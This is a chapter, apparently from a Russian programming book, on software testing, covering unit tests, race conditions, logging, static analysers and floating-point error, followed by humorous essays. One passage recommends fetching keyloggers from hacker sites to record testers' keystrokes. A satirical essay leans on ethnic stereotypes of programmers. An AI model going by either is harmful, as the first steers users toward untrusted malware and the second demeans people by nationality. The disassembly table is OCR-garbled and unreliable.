Программные ошибки коварны и злы. Сколько они загубили хороших проектов! Сколько времени было угрохано на поиски плавающих багов, затаившихся в засаде и выскакивающих во время демонстрации продукта заказчику. Но программист хитрее и терпеливее. Вооруженный современным инструментарием диагностики, он врезается в самое гнездилище багов и бьет их наповал.

В среднем тестирование отнимает 50% времени и 50% стоимости от общей сметы проекта (обязательно учитывайте это, закладывая бюджет). В больших компаниях (Intel, IBM, Microsoft) за каждым разработчиком закреплен личный тестировщик. Прошло то время, когда эту работу выполнял второсортный программист, которого еще не подпускали к самостоятельному кодированию (мол, прежде чем допускать свои ошибки, сначала пусть учится на чужих). Сегодня тестировщик — это высококвалифицированный и хорошо оплачиваемый специалист, в услугах которого нуждаются тысячи фирм и который никогда не сидит без работы.

Когда вам скажут, что жизненный цикл продукта состоит из проектирования, реализации, тестирования и поддержки, не верьте! Тестирование сопровождает проект всю его жизнь — от момента рождения до самой смерти. Проектировщик закладывает механизмы самодиагностики и вывода «телеметрической» информации. Разработчик тестирует каждую запрограммированную им функ-

цию (тестирование на микроуровне). Бета-тестеры проверяют работоспособность всего продукта в целом. У каждого из них должен быть четкий план действий, в противном случае тестирование провалится, еще не начавшись.

ТЕСТИРОВАНИЕ НА МИКРОУРОВНЕ

В идеале для каждой функции исходного кода разрабатывается набор автоматизированных тестов, предназначенных для проверки ее работоспособности. Лучше всего поручить эту работу отдельной группе программистов, поставив перед ними задачу: разработать такой пример, на котором функция провалится. Вот, например, функция сортировки. Простейший тест выглядит так. Генерируем произвольные данные, прогоняем через нее, и если для каждого элемента *N* условие `N <= N+1` (`N >= N+1` для сортировки по убыванию) истинно, считаем, что тест пройдет правильно. Но ведь этот тест неправильный! Необходимо убедиться в том, что на выходе функции присутствуют все исходные данные и нет ничего лишнего! Многие функции нормально сортируют десять или даже тысячу элементов, но спотыкаются на одном или двух (обычно это происходит при сортировке методом деления напополам). А если будет ноль сортируемых элементов? А если одна из вызываемых функций (например, `malloc`) возвратит ошибку – сможет ли тестируемая функция корректно ее обработать? Сколько времени (системных ресурсов) потребуется на сортировку максимально возможного числа элементов? Неоправданно низкая производительность – тоже ошибка!

Существует два основных подхода к тестированию – черный и белый ящики. Черный ящик – это функция с закрытым кодом, проверка которого сводится к тупому перебору всех комбинаций аргументов. Очевидно, что подавляющее большинство функций не могут быть протестированы за разумное время (количество комбинаций слишком велико). Код белого ящика известен, и тестировщик может сосредоточить свое внимание на пограничных областях. Допустим, в функции есть ограничение на предельно допустимую длину строки в `MAX_LEN` символов. Тогда надо тщательно исследовать строки в `MAX_LEN -1`, `MAX_LEN` и `MAX_LEN+1` символов, поскольку ошибка в «±1 байт» – одна из самых популярных.

Тест должен задействовать все ветви программы, чтобы после его выполнения не осталось ни одной незадействованной строчки кода. Соотношение кода, который хотя бы раз получил выполнение, с общим кодом программы называется покрытием (coverage), и для его измерения придумано множество инструментов – от профилировщиков, входящих в штатный комплект поставки компиляторов, до самостоятельных пакетов, лучшим из которых является **NuMega True Coverage**.

Разработка тестовых примеров – серьезная инженерная задача, зачастую даже более сложная, чем разработка самой «подопытной» функции. Неудивительно, что в реальной жизни к ней прибегают лишь в наиболее ответственных случа-

ях. Функции с простой логикой тестируются «визуально». Вот потому у нас все глючит и падает.

Всегда транслируйте программу с максимальным уровнем предупреждений (для Microsoft Visual C++ это ключ /W4), обращая внимание на все сообщения компилятора. Некоторые наиболее очевидные ошибки обнаруживаются уже на этом этапе. Сторонние верификаторы кода (lint, smatch) еще мощнее и распознают ошибки, с которыми трансляторы уже не справляются.

Тестирование на микроуровне можно считать законченным тогда, когда функция компилируется несколькими компиляторами и работает под всеми операционными системами, для которых она предназначена.

РЕГИСТРАЦИЯ ОШИБОК

Завалить программу — проще всего. Зафиксировать обстоятельства сбоя намного сложнее. Типичная ситуация: тестировщик прогоняет программу через серию тестов. Непройденные тесты отправляются разработчику, чтобы тот локализовал ошибку и исправил баги. Но у разработчика эти же самые тесты проходят успешно! А... он уже все переделал, перекомпилировал с другими ключами и т. д. Чтобы этого не происходило, используйте системы управления версиями — Microsoft Source Safe или юниксовый CVS.

Сначала тестируется отладочный вариант программы, а затем точно так же финальный. Оптимизация — коварная штука, и дефекты могут появиться в самых неожиданных местах, особенно при работе с вещественной арифметикой. Иногда в этом виноват транслятор, но гораздо чаще — сам программист.

Самыми коварными являются «плавающие» ошибки, проявляющиеся с той или иной степенью вероятности, — девятьсот прогонов программа проходит нормально, а затем неожиданно падает без всяких видимых причин. Эй, кто там орет, что такого не бывает? Машина, дескать, детерминирована, и если железо исправно, то баг либо есть, либо нет. Ага, разбежались! Многопоточные приложения и код, управляющий устройствами ввода/вывода, порождают особый класс невоспроизводимых ошибок, некоторые из них могут проявляться лишь раз в несколько лет (!). Вот типичный пример:

```
char *s;
f1() {int x=strlen(s); s[x]='*'; s[x+1] = 0;}     // поток 1
f2() {printf("%s\n",s);}                          // поток 2
```

Один поток модифицирует строку, а другой выводит ее на экран. Какое-то время программа будет работать нормально, пока поток 1 не прервется в тот момент, когда звездочка уже уничтожила завершающий символ нуля, а новый нуль еще не был дописан. Легко доказать, что существуют такие аппаратные конфигурации, на которых эта ошибка не проявится никогда (для этого достаточно взять однопроцессорную машину, гарантированно успевающую выполнить весь код функции f1 за один квант). По закону подлости этой машиной обычно ока-

зывается компьютер тестировщика, и у него все работает. А у пользователей — падает.

Чтобы локализовать ошибку, разработчику недостаточно знать, что «программа упала», необходимо сохранить и затем тщательно проанализировать ее состояние на момент обрушения. Как правило, для этого используется аварийный дамп памяти, создаваемый утилитами типа Доктора Ватсона (входит в штатный комплект поставки операционной системы), или, на худой конец, значение регистров процессора и содержимое стека. Поскольку не все ошибки приводят к аварийному завершению программы, разработчик должен заблаговременно предусмотреть возможность создания дампов самостоятельно — по нажатии специальной комбинации клавиш или при срабатывании внутренней системы контроля.



К чему приводят ошибки проектирования при загрузке системы реальными данными

БЕТА-ТЕСТИРОВАНИЕ

Собрав все протестированные модули воедино, мы получаем минимально работоспособный продукт. Если он запускается и не падает — это уже хорошо. Говорят: посадите за компьютер неграмотного человека, пусть давит на все клавиши, пока программа не упадет. Ну да, как же! Тестирование программы — это серьезная операция, и такой пионерский подход здесь неуместен. Необходимо проверить каждое действие, каждый пункт меню на всех типах данных и операций. Программистом бета-тестер может и не быть, но квалификацию продвинутого пользователя иметь обязан.

Уронив программу (или добившись от нее выдачи неверных данных), бета-тестер должен суметь воспроизвести сбой, то есть выявить наиболее короткую последовательность операций, приводящую к ошибке. А сделать это ой как непросто! Попробуй-ка вспомнить, какие клавиши были нажаты! Что? Не получается?! Используйте клавиатурные шпионы. На любом хакерском сайте их навалом. Пусть поработают на благо народа (не вечно же пароли похищать).

Шпионить за мышью намного сложнее — приходится сохранять не только позицию курсора, но и координаты всех окон или задействовать встроенные макросредства (по типу Visual Basic'а в Word). В общем, мышь — это сакс и маст дай. Нормальные бета-тестеры обходятся одной клавиатурой. Полный протокол нажатий сокращает круг поиска ошибки, однако с первого раза воспроизвести сбой удается не всегда и не всем.

В процессе тестирования приходится многократно выполнять одни и те же операции. Это раздражает, ненадежно и непроизводительно. В штатную поставку Windows 3.x входил клавиатурный проигрыватель, позволяющий автоматизировать такие операции. Теперь же его приходится приобретать отдельно. Впрочем, такую утилиту можно написать и самостоятельно. В этом помогут функции FindWindow и SendMessage.

Тестируйте программу на всей линейке операционных систем: Windows 98, Windows 2000, Windows 2003 и т. д. Различия между ними очень значительны. Что стабильно работает под одной осью, может падать под другой, особенно если она перегружена кучей конфликтующих приложений. Ладно, если это кривая программа Васи Пупкина (тут на пользователя можно и наехать), но если ваша программа не уживается с MS Office или другими продуктами крупных фирм, бить будут вас. Никогда не меняйте конфигурацию системы в процессе тестирования! Тогда будет трудно установить, чей это баг. Хорошая штука — виртуальные машины (VM Ware, Microsoft Virtual PC). На одном компьютере можно держать множество версий операционных систем с различной комбинацией установленных приложений — от стерильной до полностью захламленной. При возникновении ошибки состояние системы легко сохранить на жестком диске, обращаясь к нему впоследствии столько раз, сколько потребуется.

У вас программа работает, а у пользователя — нет. Что делать?! Для начала — собрать информацию о конфигурации его компьютера (Панель управления ▸ Администрирование ▸ Управление компьютером ▸ Сведения о системе или утилиты MSInfo32.exe). К сожалению, установить виновника таким путем с ходу не удастся. Может, там вирус сидит и вредительствует. Или глючит какой драйвер. Но, имея несколько отчетов от различных пользователей, в них можно выявить некоторую закономерность. Например, программа не идет на таком-то процессоре или видеокарте.

Другая возможная причина — утечка ресурсов. Утечки возникают всякий раз, когда программа злостно не освобождает то, что постоянно запрашивает. Чаще всего приходится сталкиваться с утечками памяти, но ничуть не хуже утекают перья, кисти, файловые дескрипторы... В общем, практически любые объекты ядра, USER и GDI. Тестировщик, работая с программой непродолжительные отрезки времени, может этого и не заметить (особенно если у него стоит Windows NT/2000/XP, в которой ресурсы практически не ограничены), но при «живой» эксплуатации у пользователей появляются огромные проблемы. Сначала легкое замедление быстродействия системы, затем конкретные тормоза, переходящие в полный завис, и наконец резет, сопровождаемый колоритным матом.

Отладочные библиотеки, входящие в состав компилятора Microsoft Visual C++, легко обнаруживают большинство утечек памяти. В сложных случаях приходится прибегать к верификаторам кода или динамическим анализаторам наподобие NuMega Bounds Checker. Но высшей инстанцией является эксперимент. Запустите диспетчер задач Windows NT и некоторое время поработайте с тестируемой программой. Вкладка Процессы отображает текущие счетчики дескрипторов, размер выделенной памяти и т. д. По умолчанию видны лишь некоторые из них, зайдите в меню Вид ▸ Выбрать Столбцы и взведите все галочки. Если какой-то счетчик неуклонно увеличивает свое значение после некоторых операций — это утечка.

Для исследования работоспособности программы в условиях катастрофической нехватки ресурсов (памяти, дискового пространства) Microsoft включила в состав Platform SDK утилиту Stress.exe, снабдив ее иконкой танцующего мамонта. Корректно спроектированное приложение должно выживать при любых обстоятельствах. Обломали с выделением памяти из кучи? Переходите на резервный источник (стек, секция данных). Освободите все ненужное, но любой ценой сохраните все данные! Всегда сохраняйте при старте программы минимально необходимое количество памяти «про запас», а потом используйте его как НЗ. То же самое относится и к дисковому пространству.



Клавиатура — основной инструмент бета-тестера

ВЫВОД ДИАГНОСТИЧЕСКОЙ ИНФОРМАЦИИ

Самое страшное — когда программа неожиданно делает из обрабатываемых чисел «винегрет». Совершенно непонятно, кто в этом виноват и откуда надо

плясать. Ошибка в одной функции может аукаться в совершенно посторонних и никак не связанных с ней местах. Удар по памяти, искажение глобальных переменных или флагов (со)процессора... Здесь дамп уже не помогает. Застывшая картина статичного слепка памяти не объясняет, с чего началось искажение данных, в каком месте и в какое время оно произошло.

Для локализации таких ошибок в программу заблаговременно внедряются «телеметрические» механизмы для генерации диагностической информации. В идеале следовало бы протоколировать все действия, выполняемые программой, запоминая все машинные команды в специальном буфере. Собственно говоря, soft-ice в режиме обратной трассировки (back trace) именно так и поступает, позволяя нам прокручивать программу задом наперед. Это чудовищно упрощает отладку, но... как же оно тормозит! Искусство диагностики как раз и состоит в том, чтобы отобрать минимум важнейших параметров, фиксирующих максимум происходящих событий. По крайней мере отмечайте последовательность выполняемых функций вместе с аргументами.

Чаще всего для этой цели используется тривиальный `fprintf` для записи в файл или `syslog` для записи в системный журнал (в Windows NT это осуществляется посредством вызова API-функции ReportEven, экспортируемой библиотекой ADVAPI32.DLL). Начинающие допускают грубую ошибку, включая диагностику только в отладочную версию и удаляя ее из финальной. Никогда так не поступайте!:

```
#ifdef _DEBUG_
    fprintf(flog, "%s:%d a = %08Xh; b = %08Xh\n",__FILE__,__LINE__,a,b);
#endif
```

Помните Пруткова: «Зачем тебе солнце, когда днем и без него светло?» Когда такая программа упадет у пользователя, в руках программиста не окажется никакой диагностической информации, дающей хоть какую-то зацепку. Так поступать можно, но не нужно:

```
if (_DEBUG_) fprintf(flog, "%s:%d a = %08Xh, b = %08Xh\n",__FILE__,__LINE__,a,b);
```

Если сбой повторяется регулярно, пользователь сможет взвести флажок DEBUG в настройках программы, и когда она упадет в следующий раз, передаст программисту диагностический протокол, если, конечно, не переметнется к конкурентам. Шутка.

Но правильный вариант выглядит так:

```
if (2*2 == 4) fprintf(flog, "%s:%d a = %08Xh; b = %08Xh\n",__FILE__,__LINE__,a,b);
```

Грамотно отобранная телеметрическая информация отнимает совсем немного места и должна протоколироваться *всегда* (естественно, за размером лог-файла необходимо тщательно следить; лучше всего, если он будет организован по принципу кольцевого буфера). Некоторые программисты используют функцию `OutputDebugString`, посылающую отладочную информацию на отладчик. В его отсутствие можно воспользоваться утилитой Марка Руссиновича DebugView или аналогичной ей. Впрочем, пользы от такого решения все равно немного. Это тот же лог, включаемый по требованию, а запись лога должна быть включена всегда!

Основной недостаток `fprintf` в том, что при аварийном завершении программы часть телеметрической информации необратимо теряется (буфера ведь остались не сброшенными). Если же их сбрасывать постоянно, скорость выполнения программы ощутимо снижается. Записывайте телеметрию в разделяемую область памяти, а при возникновении сбоя сохраняйте в файле протокола из параллельного процесса. Так будут и волки сыты, и овцы целы.

А МЫ ПО ШПАЛАМ...

Поиск ошибок не прекращается никогда! Даже когда продукт умирает, какие-то его компоненты используются в следующих версиях, и в них вылезают новые баги. Ошибки так же неисчерпаемы, как и атом! Они образуют толстый «пирог» многолетних наслоений, который руки чешутся переписать, но начальство строго-настрого запрещает трогать. Это можно сравнить с притиркой механизма. По мере своего взросления модули все дальше и дальше уходят от первоначальных спецификаций. Теперь, чтобы написать совместимую функцию, необходимо тщательно проанализировать исходный код «старушки», постоянно ломая голову над вопросами: «Это баг или так задумано?» Основное правило разработчика гласит: не трогай того, что и так работает.

Забавно, но многие фирмы предпочитают «документировать» ошибки, экономя на их исправлении. В базе знаний или руководстве пользователя авторитетно заявляется: «Туда ходить не надо, кто не послушался — сам виноват». Возможности, которые так и не удалось отладить, но которые нельзя заблокировать или изъять, просто не документируются. Все ими пользуются (еще бы! самая «вкусность» продукта сосредоточенна именно здесь), у всех все падает, но никто не может предъявить претензию — ведь никому ничего и не обещали.

Так что тестирование программного обеспечения — это не только инженерия, но еще политика и маркетинг. Выживает не тот, чей продукт лучше, а тот, кто правильно его «позиционирует». В конечном счете любую ошибку можно превратить в достоинство.

ВЕРИФИКАТОРЫ КОДА ЯЗЫКОВ СИ/С++

Самый простой верификатор — это утилита **lint**, входящая в штатный комплект поставки большинства юниксов. Ее возможности сильно ограничены, а версия для Windows распространяется только на коммерческой основе.

Достойная альтернатива lint'у — открытый проект **CLINT**, распространяющийся в исходных текстах, которые можно скачать с сервера сообщества «кузницы»: http://sourceforge.net/projects/clint/.

Еще мощнее **SPLINT** (http://lclint.cs.virginia.edu/), нацеленный на автоматизированный поиск переполняющихся буферов и прочих программистских ошибок, которые не находят lint и CLINT. Это серьезный, хорошо документированный

продукт, распространяющийся в исходных текстах на некоммерческой основе и уже скомпилированный под Windows, Linux, Solaris и FreeBSD (CLINT поставляется только в исходных текстах, с которыми еще предстоит повозиться).

Smatch C source checker (http://smatch.sourceforge.net/) представляет собой автоматический анализатор исходного кода для нахождения типовых ошибок (утечек памяти, переполнений буфера, паразитных NULL-указателей и т. д.), созданный в рамках проекта по выявлению ошибок в Linux-ядре. Распространяется в виде патчей к gcc-компилятору и набора perl-скриптов для анализа дампов.

Совершенно иной подход исповедует **MLC**, он же Meta-Level Compilation (компилятор метауровня), транслирующий программу в промежуточный код и за счет доступа к абстрактному синтаксическому дереву обнаруживающий трудноуловимые ошибки, пропущенные остальными верификаторами (http://metacomp.stanford.edu/). Разработчики утверждают, что с помощью метакомпилятора им удалось выявить свыше 500 ошибок в реально существующих системах, таких как Linux, Open BSD, Xok, Stanford FLASH и др. В настоящее время MLC распространяется в виде бесплатного компилятора xgcc, базирующегося на GNU C, и вспомогательного транслятора metal для создания расширений.



Баги надо удалять, пока они маленькие

ДЕМОНСТРАЦИЯ ОШИБОК НАКОПЛЕНИЯ

С вещественной арифметикой следует обращаться очень осторожно. Рассмотрим следующий пример:

```
int a; float x; x = 0;
for (a = 0;a < 10; a++) x+=0.7;
printf("%f\n",x);
```

Попробуйте угадать, что получится в результате? Десять раз по 0,7 будет... 7. Щас! Разбежались! Этого нам никто не гарантировал! Машинное представление числа 0,7 не является точной дробью и ближе к 0,6999... Многократные сложения приводят к накоплению погрешности вычислений, и программа, отком-

пилированная компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию, дает 6,999999. Оптимизированный вариант (ключ /Ox) возвращает правильный результат — 7,000000. В чем же дело?

Заглянем в дизассемблерный код (табл. 25.1).

Таблица 25.1. Дизассемблерный код рассматриваемого примера с комментариями

Неоптимизированный вариант	Оптимизированный вариант
moveax, [a] ; грузим в регистр **EAX** переменную *a*	fldds:__real@4@000000000000000 ; заталкиваем 0,7 на вершину стека сопра
addeax, 1 ; увеличиваем **EAX** на единицу	moveax, 0Ah ; загружаем в регистр **EAX** число 10
mov[a], eax ; обновляем содержимое переменной *a*	loc_B:faddds:__real@8@3ffeb33333333 ; складываем содержимое вершины с 0,7
loc_1F:cmp[a], 0Ah ; сравниваем переменную *a* с 10	deceax ; уменьшаем **EAX** на единицу
jgeshort loc_33 ; if (a >= 10) goto loc_33	jnzshort loc_B ; if (eax !=0) goto loc_B
fld[x] ; заталкиваем *b* на вершину стека сопра	fstp[x] ; выталкиваем содержимое вершины в *x*
faddds:__real@8@3ffeb3333333333 ; складываем содержимое вершины с 0,7	
fstp[x] ; выталкиваем полученный результат в *x*	
jmpshort loc_16 ; мотаем цикл loc_33:	




Рис. 25.1. Сначала скорость обнаружения ошибок нарастает, а затем, достигнув насыщения, сходит на нет

Ага! Неоптимизированный вариант, выполнив сложение вещественного числа 0,7 с переменной *x*, каждый раз выгружает в нее текущее значение вычислений, что и приводит к накоплению погрешности. Оптимизированный ва-

риант загружает переменную x типа float па вершину стека сопроцессора (где она благополучно преобразуется в double), десять раз складывает ее с 0,7, выталкивая полученный результат в x, когда все расчеты уже закончены. Отсюда и разность в поведении оптимизированной и неоптимизированной версий программы.

А теперь представим, что переменная x используется как счетчик цикла. Допустим, программист ошибся и вместо x < 70 написал x < 69. Одна ошибка компенсируется другой, и программа будет работать правильно! Но... стоит исправить одну из них, как все развалится. Потому-то программисты и не любят править отлаженный код, который работает, хотя на первый взгляд и не должен. Основное правило тестировщика гласит: исправление одной известной ошибки приводит к появлению десяти новых, еще неизвестных. Отсюда: чем больше ошибок мы исправляем, тем их больше становится. Это хорошо согласуется с графиком зависимости количества обнаруженных ошибок от времени тестирования, приведенным в книге «Traditional Software Testing is a Failure!» Линды Шафер (Linda Shafer) (рис. 25.1).

ЧАСТО ВСТРЕЧАЮЩИЕСЯ ОШИБКИ I

- Ошибки в хромосомах окружающих:

  — Какой $% # это все спроектировал?! — Ах, это было 8 лет назад, и тот человек уже 5 лет как уволился.

  — Какому $% $ доверили расширять то, что было спроектировано?! — Никто не знает, и вообще их было трое, сейчас работают в других тимах.

  — Какой $% $# это кодировал?! — Вот он, сидит рядом, сейчас Технический Архитектор, рисует квадратики и протирает штаны, в то время он просто учился программировать.

  — Что за #!#!#%?! Вчера все работало! — Трое $% # из соседних тимов решили что-то глобально поменять в поведении системы.

  — Какой #$#% это планировал?! — Ах, это надо было вчера? (восклицание риторическое).

- Ошибки компилятора:

  — Что за #$% заставляет с завтрашнего дня использовать глюкавый компилятор фирмы M?! —Ах, это глобальное политическое решение на уровне CFO?!

- Ошибки дебаггера:

  — On-target debugger и тот глючит, !#^%?! (из средств отладки доступен только логгинг, и тот тоже глючит).

- Ошибки Integration:

  — Что за $$%?%?! Вчера все работало! — 9 чудаков из 4 соседних тимов зачем-то решили сынтегрировать все вместе в твой проектный бранч, причем независимо друг от друга.

  — $$%?"%!!, не бейте меня, я больше не буду. (Это ты решил сынтегрировать свои изменения.)

- Просто ошибки природы:

  — Какой ?$?# размножил 20 строчек 40 раз в 30 файлах, раз забыв точку с запятой и скобку?! — Ага, это был индюк-аутсорсер, он программирует излюбленным индийским методом cut-n-paste, у него все хорошо, он далеко и знает, что ты его не достанешь.

- Ошибки line-management'a:

  — Какого #$% $% вы ко мне пристаете со своей системой учета рабочего времени?! У меня не хватает 10 миллисекунд в рабочей неделе, и ваш манагер думает, что я злостный прогульщик? Что? Поправить все записи на 3 месяца назад?!

Дмитрий Лёхин

ЧАСТО ВСТРЕЧАЮЩИЕСЯ ОШИБКИ II

1. Баги в ДНК сторонних разработчиков.
2. Нецензурный кастинг.
3. Падения OpenWatcom-компилятора.
4. Закладывание на особенности синтаксиса конкретных компиляторов (багланд).
5. Закладывание на особенности таймингов конкретных компиляторов (багланд).
6. Грязный код, не компилирующийся с -Wall -W -strict-prototypes и прочими верификаторами.
7. Неинициализированные указатели.
8. Логические ошибки типа «сначала включить железо и только потом настроить».
9. Почему софт-айс падает при попытке инициализации flat-режима?
10. Почему c116 не понимает 32-разрядные регистры?
11. Какой идиот генерит инструкции типа `DS:mov ax,bx` ?!
12. Какая функция и почему гадит в таблицу прерываний по адресу `00:08`?
13. Почему в качестве документации к этому чуду лежит ман на `hci/1394`, а не на `OHCI/usb`?!

14. Какая сволочь написала `int16 a; uint8 far* b; b=&((int near*)a);?!`
15. Кто сказал, что этот блок надо выравнивать на параграф, а не минимум на 256 байт?!
16. Почему код из п. 14 таки работает на некоторых машинах?

Никита Старцев

ТРУДОВЫЕ БУДНИ ПРОГРАММИСТА (ИСТОЧНИК НЕИЗВЕСТЕН)

Любой русский программист после пары минут чтения кода обязательно вскочит и произнесет, обращаясь к себе: переписать это все нафиг. Потом в нем шевельнется сомнение в том, сколько времени это займет, и остаток дня русский программист потратит на то, что будет доказывать самому себе, что это только кажется, что переписать — это много работы. А если взяться и посидеть немного, то все получится. Зато код будет красивый и правильный. На следующее утро русский программист свеж, доволен собой и без единой запинки докладывает начальству, что переписать этот кусок займет один день, не больше. Да, не больше. Ну, в крайнем случае, два, если учесть все риски. В итоге начальство даст ему неделю, и через полгода процесс будет успешно завершен. До той поры, пока этот код не увидит другой русский программист.

А в это время в соседних четырех кубиках будет ни на секунду не утихать работа китайских программистов, непостижимым образом умудряющихся прийти раньше русского программиста, уйти позже и при этом сделать примерно втрое меньше. Эта четверка давно не пишет никакого кода, а только поддерживает код, написанный в свое время индусом и дважды переписанный двумя разными русскими. В этом коде не просто живут баги. Здесь их гнездо. Это гнездо постоянно воспроизводит себя при помощи любимой китайской технологии реиспользования кода — copy/paste. Отсюда баги расползаются в разные стороны посредством статических переменных и переменных, переданных по ссылке (поскольку китайский программист не в силах смириться с неудобствами, вызванными тем, что он не может изменить значение внешней переменной, переданной в его функцию модулями, которые переписывает русский программист).

Вспоминая об этой функции, русский программист, как правило, на время теряет дар английской речи и переходит к какой-то помеси русского и китайского. Он давно мечтает переписать весь кусок, над которым работают китайцы, но у него нет времени. На китайцах висят серьезные баги, о которых знает начальство и постоянно их торопит. Китайцы торопливо перевешивают баги друг на друга, поскольку знают, что попытки их починить приведут к появлению новых, еще худших. И в этом они правы.

Разобраться в том, в каком порядке меняются статические переменные и как приобретают свои значения, способен только один человек на фирме — индус. Но он пребывает в медитации. Поэтому когда всю четверку уволят во время



сокращения... А кого еще увольнять? Русский — еще не переписал свой кусок, а индус — главная ценность фирмы — он редко обращает внимание на проект, но когда обращает, все понимают, что так, как он, архитектуру никто не знает. Так вот, когда китайцев увольняют, у их кода возможны две основные судьбы. Первая — он попадет к русским, и его перепишут. Вторая — он попадет к местному, канадскому программисту.

О, канадский программист — это особый тип. Он, ни на минуту не задумываясь, как рыцарь без страха и упрека, бросится чинить самый свирепый баг китайского кода. Этот баг живет там уже три года, и китайцы уже четырежды (каждый по разу) сообщали начальству, что он починен. Но баг каждый раз возвращался, как Бэтмен в свой Готхем. Итак, канадский программист сделает то, чего китайцы не рисковали делать в течение трех долгих лет. Он при помощи дебагера отследит место, где статическая переменная приняла значение –1 вместо правильного 0, и решительным движением заведет рядом вторую переменную с правильным значением. Баг погибнет в неравной схватке с канадским программистом. Но победа будет достигнута тяжелой ценой.

Работать перестанет все, включая только что переписанный русским программистом код. Это повергнет русского программиста в задумчивость на целых два дня, после чего он сделает, в общем-то, предсказуемый вывод о том, что дизайн с самого начала был неправильным и все надо переписать. На это нам нужна неделя. Да, неделя, не больше. Канадский программист смело бросится налаживать все, и станет еще хуже, хотя, казалось бы... Эта суета выведет из медитации индуса, который придумает и вовсе гениальное решение — отбранчить код. Согласно его плану, мы теперь будем поддерживать две версии одного и того же кода — одну работающую, но с Багом, другую без Бага, но неработающую. Русский программист, услышав об этом плане, сломает линейку об стол и дома обзовет жену дурой, но на митинге возразить не решится.

К счастью, все это не сильно влияет на дела фирмы, поскольку продукт продается и так. Поэтому менеджмент ходит в целом довольный и не устает напоминать всем, что они отобраны как лучшие среди лучших. И что мы давно доказали свою способность выпускать продукт тем, что выпускаем его иногда.

ГЛАС НАРОДА


...Столкнувшись с необъяснимой ошибкой, начинающие программисты обычно сваливают вину на компилятор, хотя в подавляющем большинстве случаев они виноваты сами. Невнимательное чтение документации и небрежный стиль кодирования — вот основные враги программиста;

...тестируйте программу только на заведомо исправном оборудовании и ни в коем случае не разгоняйте, что бы там ни было — поиски черной кошки, которой нет, в черной комнате, которой никогда не было, отнимают много времени и усилий. Ходит легенда, что один такой разработчик, битый месяц гонявший бага в программе, под конец нашел его... в блоке питания. По одной версии блок питания был зверски разрублен топором, по другой — повешен за провод на стену (в назидание окружающим);

...как разобраться в файле дампа? Нужно знать язык Ассемблер! Без этого вам никогда не стать настоящим профессионалом!

...проект сдох, но все еще есть куча полезных ссылок по тестированию: http://www.testingcraft.com/.





ЧАСТЬ V

ОПЕРАЦИОННЫЕ СИСТЕМЫ, ЭМУЛЯТОРЫ И КОМПИЛЯТОРЫ

Несколько лет назад основным оружием хакера были дизассемблер и отладчик. Теперь же к ним добавляется еще и *эмулятор*, открывающий перед кодокопателями поистине безграничные возможности, ранее доступные только крупным компаниям, а теперь ставшие привычным атрибутом любого исследователя. Что же это за эмуляторы такие, и какие именно возможности они открывают?

глава 26

эмулирующие отладчики и эмуляторы

глава 27

обзор эмуляторов

глава 28

области применения эмуляторов

глава 29

ядерно-нуклонная смесь, или чем отличается XP от 9x

глава 30

разгон и торможение Windows NT

глава 31

